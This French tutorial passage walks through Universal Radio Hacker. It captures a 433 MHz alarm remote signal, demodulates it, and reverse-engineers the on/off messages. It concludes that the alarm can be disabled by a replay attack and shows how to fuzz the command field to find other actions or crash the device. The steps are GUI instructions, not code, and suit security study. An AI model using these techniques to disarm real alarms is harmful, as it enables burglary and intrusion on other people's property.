Après avoir démarré l'enregistrement pour lancer l'analyseur de spectre, l'appui sur le bouton d'activation d'alarme de la télécommande déclenche instantanément un pic de fréquence aux alentours de 433,84 MHz. Un clic sur ce pic va automatiquement réajuster la fréquence à analyser dans les configurations de l'analyseur de spectre. On constatera alors que ce pic est parfaitement centré en relançant cette même capture (Figure 6).




Figure 7

Nous pouvons alors fermer cette fenêtre et retourner sur l'interface graphique principale d'URH.

Sachant quelle fréquence écouter, il est désormais possible d'effectuer une capture de signal, toujours à partir du menu (***File > Record Signal***). Une nouvelle fenêtre s'ouvre, on notera que les informations de configuration préalablement renseignées durant l'analyse de spectre ont été prérenseignées pour cette phase de capture. Elles restent cependant bien évidemment modifiables. Comme dans l'étape précédente, nous démarrons la capture, appuyons sur le bouton d'activation d'alarme de la télécommande puis stoppons la capture. Le spectre du signal apparaît alors dans la fenêtre (Figure 7, ci-contre).

Cela nous permet ensuite de sauvegarder cette capture au format I/Q sur notre système de fichiers. Par défaut, il lui attribue un nom pertinent, précisant le périphérique utilisé, la fréquence et la fréquence d'échantillonnage utilisés, exemple : `RTL-SDR-433_837MHz-2MSps.complex`.

## 2.3 Interprétation du signal

Suite à la fermeture de la fenêtre de capture, l'onglet ***Interpretation*** d'URH contient de l'information (Figure 8).

Toute nouvelle capture enregistrée sera automatiquement ajoutée à cette interface. Cela se révèle très pratique pour comparer différents signaux !





*Figure 8*

L'interface graphique est une des qualités premières d'URH, elle a été étudiée de manière à faciliter et accélérer les différentes tâches d'analyse. Chaque capture est décomposée en quatre parties :

- la partie supérieure droite représente le signal analogique ;
- la partie inférieure droite représente le signal numérique, directement converti par URH à partir du signal analogique ;

- la partie supérieure gauche comprend une fonction permettant de rejouer le signal ainsi qu'un ensemble de paramètres automatiquement calculés par l'outil et utilisés pour la conversion du signal analogique en signal numérique ;
- la partie inférieure gauche permet à l'utilisateur de visualiser son signal avant ou après démodulation et d'afficher le signal numérique en binaire ou en hexadécimal.

Pour zoomer ou dézoomer le signal, rien de plus simple, il suffit d'utiliser la molette de la souris. En sélectionnant une partie du signal analogique ([Shift] + clic gauche puis déplacement du curseur de la souris), les données binaires ou hexadécimales correspondantes seront automatiquement surlignées sur le signal numérique. De plus, de nombreuses actions sont réalisables (clic droit sur la sélection) :

- sauvegarde, copie, suppression ou recadrage de la portion de signal sélectionnée ;
- création d'un nouveau signal à partir de cette sélection.

Comme évoqué précédemment, URH dispose de fonctionnalités permettant de calculer automatiquement différents paramètres utilisés pour convertir le signal analogique en signal numérique, et cela à partir d'un fichier I/Q. Ces valeurs calculées sont souvent proches de la réalité, mais pas toujours correctes. Nul n'est parfait ! Afin de découvrir ces différents paramètres auto-calculés, nous allons travailler sur le signal.

Tout d'abord, intéressons-nous aux types de modulation du signal. URH en connaît trois :

- *Amplitude Shift Keying* (ASK) ;
- *Frequency Shift Keying* (FSK) ;
- *Phase Shift Keying* (PSK).

Le type de modulation utilisé par la télécommande est facilement identifiable : il s'agit de l'ASK. En effet, seule l'amplitude du signal analogique varie. Nous pouvons donc d'ores et déjà définir le type de modulation ASK dans l'interface graphique. Sur la vue du signal, la zone rouge représente l'amplitude du bruit environnant (*Noise*). Sa valeur est généralement correctement calculée, elle reste tout de même modifiable par l'utilisateur. Tout pic de fréquence ne sortant pas de cette zone ne sera pas considéré comme une donnée à traiter et ne sera pas converti. Modifions le type de vue et visualisons le signal démodulé (***Signal View > Demodulated***) :





*Figure 9*

Il est possible de distinguer deux zones différentes ; l'une a une teinte plutôt bleue, l'autre violette. L'axe limitant ces deux zones (*Center*) représente la valeur du seuil déterminant si la valeur d'un bit est 0 ou 1. Il est paramétrable par l'utilisateur, mais est encore une fois bien souvent correctement défini par URH.

Identifier la longueur d'un bit brut (*Bit length*) dans un échantillon est strictement nécessaire pour convertir un signal analogique en signal numérique. Pour ce faire, URH recherche dans le signal démodulé, le temps le plus court du passage entre un front montant et un front descendant (soit la valeur binaire 1), en se basant sur la valeur *Center* préalablement définie :





*Figure 10*

Dans notre exemple, le *Bit length* est erroné. En effet, le premier pic de fréquence émis par la télécommande ne sert qu'à réveiller le boîtier d'alarme et lui annoncer la communication qui va suivre. Par conséquent, deux possibilités s'offrent à nous :

- ⇨ recadrer le signal en éliminant le premier pic de fréquence et réactualiser l'auto-détection des paramètres par URH ;
- ⇨ identifier la bonne valeur, en sélectionnant une autre portion du signal démodulé où le temps de passage entre un front montant et un front descendant semble le plus court, puis la définir dans le paramètre *Bit Length*.





*Figure 11*

Cette dernière méthode a été effectuée afin d'illustrer l'importance de ce paramètre. Le signal numérique est désormais correct (Figure 11, page précédente).

## 2.4 Rétro-ingénierie du protocole radio

Nous pouvons désormais tenter d'analyser le protocole radio utilisé pour communiquer. Pour cela, basculons sur l'onglet ***Analysis***. Son interface graphique est idéale pour analyser les données extraites d'un ou plusieurs signaux analogiques. Cet onglet permet entre autres :

- ⇨ de visualiser en binaire ou en hexadécimal les messages transmis et extraits des signaux analogiques ;
- ⇨ de rechercher différents motifs parmi l'ensemble des messages ;
- ⇨ de révéler les différences entre plusieurs messages ;
- ⇨ de cacher ou supprimer certains messages ;
- ⇨ d'assigner des messages à différents profils (participants) préalablement créés dans les configurations du projet en cours, cela s'avère très utile dans le cas où plusieurs dispositifs échangent des informations ;
- ⇨ de définir différents labels qui permettront de visualiser clairement et précisément les différentes données contenues dans chaque message (préambule, données, CRC, etc.) ;
- ⇨ de décoder (si besoin) les messages en utilisant différents décodeurs (NRZ, Manchester, etc.) ;
- ⇨ d'afficher le pourcentage d'erreur de décodage dans les messages sélectionnés.

Par ailleurs, si le format de codage n'est pas connu par l'outil, il est possible de le créer à partir de l'utilitaire de création de décodeurs intégrés dans URH, ou encore d'utiliser un programme externe traitant les messages.





Figure 12

La démarche utilisée pour interpréter le signal transmis lors de l'activation de l'alarme a été reproduite afin d'analyser les communications effectuées suite à sa désactivation.

Ainsi, l'onglet d'analyse comprend à la fois les messages d'activation et de désactivation (Figure 12, ci-contre).

Affichons les différences en cochant la case ***Mark diffs in protocol*** et en cliquant sur ***Analyze***. Pour plus de clarté, affichons les données en hexadécimal. Éliminons ensuite le superflu et ne gardons qu'un message d'activation et un message de désactivation. Pour cela, nous pouvons sélectionner toutes les lignes exceptées les deux pertinentes, puis clic droit ***Hide selected rows*** :





*Figure 13*

Nous savons désormais distinguer les messages d'activation et de désactivation de l'alarme. Par ailleurs, nous avons pu constater qu'ils ne changeaient pas, cette alarme est donc vulnérable aux attaques par rejeu et un simple clic sur le bouton ***Replay signal*** du signal de désactivation de l'alarme dans l'onglet ***Interpretation*** suffirait à désactiver l'alarme...

Finalement, afin de présenter la fonctionnalité d'ajout de labels, nous allons définir un label *Action* sur les deux octets inversés selon le type de message. Sélectionnons les quatre octets, clic droit ***Add protocol label***, attribuons-lui le nom *Action* :





*Figure 14*

Ainsi, pour un protocole plus complexe, il serait par exemple possible de définir plusieurs champs :

- un préambule ;
- synchronisation ;
- longueur ;
- adresse source ;

- adresse de destination ;
- numéro de séquence ;
- somme de contrôle ;
- etc.

Outre le fait de faire ressortir les champs associés aux différents labels, la valeur de chaque champ sera clairement présentée pour un message sélectionné.

# 3. FUZZING

Le dernier onglet ***Generator*** a pour but de générer et émettre nos propres signaux, il peut également être utilisé pour effectuer des attaques par rejeu ou encore pour fuzzer un protocole.

La partie gauche liste les différents protocoles analysés tandis que la partie droite représente les données à générer et émettre. Afin de préremplir les données à générer, il suffit de glisser/déposer l'un des protocoles dans la partie droite. Il est ensuite possible d'éditer à souhait les données à transmettre. Dans notre exemple, nous n'avons gardé que le message de réveil puis un message de désactivation de l'alarme :





*Figure 15*

Supposons que nous souhaitons fuzzer le champ *Action* dans le but de découvrir une nouvelle action possible ou bien de faire planter l'alarme. URH permet d'effectuer cette tâche facilement, il est possible de sélectionner les deux octets du champ, d'effectuer un clic droit ***Edit fuzzing label***, de configurer les options de fuzzing souhaitées et de sauvegarder (Figure 16, ci-contre).

Pour ajouter les messages de fuzzing à la liste de messages à générer, il faudra aller dans l'onglet ***Fuzzing***, sélectionner notre label, puis cliquer sur ***Fuzz*** :





*Figure 17*

Nous laissons à nos chers lecteurs le soin de découvrir plus en détail l'ensemble des fonctionnalités du logiciel.





*Figure 16*

# CONCLUSION

